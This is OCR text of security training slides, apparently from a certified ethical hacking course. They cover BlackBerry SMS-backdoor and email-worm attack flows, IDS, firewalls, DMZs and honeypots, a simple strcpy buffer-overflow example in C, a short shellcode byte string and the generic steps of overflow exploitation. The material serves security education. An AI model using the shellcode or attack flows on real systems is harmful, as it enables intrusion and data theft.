
1. User download and run the malicious App
2. If App is not signed
3. User agrees
4. User quits the game, but App runs silently in the background
5. App sends a notification SMS and forwards all incoming messages

SMS Backdoor



1. User download and run the malicious App
2. If App is not signed
3. User agrees
4. Attacker opens TCP/IP connections
5. App sends all incoming messages and sensitive data

Email Exploits



Attacker

① Hosts malicious .cod application file on a web server: http://www.juggyboy.com/game.cod along with matching .jad file: http://www.juggyboy.com/game.jad

Web Server

② Sends an email to a BlackBerry user

From: <mary@company.com>
To: "Bob Brickhaus" <bb@company.com>
Subject: Cool Game

Hey, check out this cool new game!
http://www.juggyboy.com/game.jad

③ Prompts to download and install the .cod file

④ .cod file installs itself as a start-up process with no icon

User

⑤ .cod file enumerates the contact list, and forwards the email to everyone on the list


Users Contact List

Evading IDS, Firewalls, and Honeypots

Module 17

Engineered by Hackers. Presented by Professionals.

Intrusion Detection Systems (IDS) and their Placement



- An intrusion detection system (IDS) gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy, including unauthorized access, as well as misuse
- An IDS is also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols, usually TCP/IP
- The packets are analyzed after they are captured
- The IDS filters traffic for signatures that match intrusions, and signals an alarm when a match is found

Types of Intrusion Detection Systems

Network-Based Intrusion Detection

- These mechanisms typically consist of a black box that is placed on the network in the promiscuous mode, listening for patterns indicative of an intrusion

Host-Based Intrusion Detection

- These mechanisms usually include auditing for events that occur on a specific host
- These are not as common, due to the overhead they incur by having to monitor each system event

Log File Monitoring

- These mechanisms are typically programs that parse log files after an event has already occurred, such as failed log in attempts

File Integrity Checking

- These mechanisms check for Trojan horses, or files that have otherwise been modified, indicating an intruder has already been there, for example, Tripwire


Firewall

Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network

Firewalls **examine all messages entering or leaving the Intranet** and blocks those that do not meet the specified security criteria

They are placed at the junction or **gateway** between the two networks, which is usually a private network and a public network such as the Internet

Firewalls may be concerned with the type of traffic or with the source or **destination addresses** and ports




✓ = Specified traffic allowed

✗ = Restricted unknown traffic

DeMilitarized Zone (DMZ)

DMZ is a network that serves as a buffer between the internal secure network and insecure Internet

It can be created using firewall with three or more network interfaces assigned with specific roles such as Internal trusted network, DMZ network, and external un-trusted network (Internet)




Honeypot


A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an organization's network

It has no authorized activity, does not have any production value, and any traffic to it is **likely a probe, attack, or compromise**

A honeypot can **log port access attempts, or monitor an attacker's keystrokes. These could be early warnings** of a more concerted attack



Firewall: ZoneAlarm PRO Firewall



Alert	Log	Events
✓	✓	Blocked NetBIOS broadcasts
✓	✓	Blocked outgoing NetBios name requests
✓	✓	Blocked packets for recent connections
✓	✓	Blocked non-SYN TCP packets
✓	✓	Blocked routed packets
✓	✓	Blocked loopback packets
✓	✓	Blocked non-IP packets
✓	✓	Blocked fragmented IP packets
✓	✓	Other blocked IP packets
✓	✓	MailSafe violations
✓	✓	Lock violations
✓	✓	Blocked applications
	✓	Antivirus/Anti-spyware events
	✓	Antivirus/Anti-spyware scanning errors
✓		Antivirus/Anti-spyware protection not found

http://www.zonealarm.com

Buffer Overflow

Module 18


Engineered by Hackers. Presented by Professionals.

Buffer **Overflows**

A generic buffer overflow occurs when a program tries to **store more data** in a buffer than it was intended to hold


When the **Buffer Overflow example code** shown below is compiled and run, an array "**Buffer**" of size 11 bytes is allocated to hold the "**AAAAAAAAAA**" string

`strcpy()` will copy the string **"DDDDDDDDDDDD"** into the array "**Buffer**", which will exceed the buffer size of 11 bytes, resulting in buffer overflow



Buffer Overflow Example Code

```
#include<stdio.h>
int main (int argc, char **argv)
{
char Buffer[11]="AAAAAAAAAA";
strcpy(Buffer,"DDDDDDDDDDDD");
printf("%s\n",Buffer);
return 0;
}
```




This type of vulnerability is prevalent in UNIX- and NT-based systems

Understanding Stacks

CEH

- Stack uses the **Last-In-First-Out (LIFO)** mechanism to pass arguments to functions and refer the local variables
- It acts like a **buffer**, holding all of the information that the function needs
- The stack is created at the beginning of the execution of a function and released at the **end of it**



Bottom of the memory

SP points here

Buffer 2 (Local Variable 2)

Fill direction

BP anywhere within the stack frame

Buffer 1 (Local Variable 1)

Return Pointer

Function Call Arguments

Stack growth direction

Top of the memory

Shellcode

Shellcode refers to code that can be used as payloads in the exploitation of a software vulnerability

Buffers are soft targets for attackers as they **overflow easily** due to poor coding techniques

Buffer overflow shellcodes, written in machine language, exploit vulnerabilities in stack and heap memory management

Example

```
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
"\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
"\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01"
```

Buffer Overflow Steps

1. Find the presence and location of buffer overflow vulnerability
2. Write more data into the buffer than it can handle
3. Overwrite the return address of a function
4. Change the execution flow to the hacker code

Cryptography

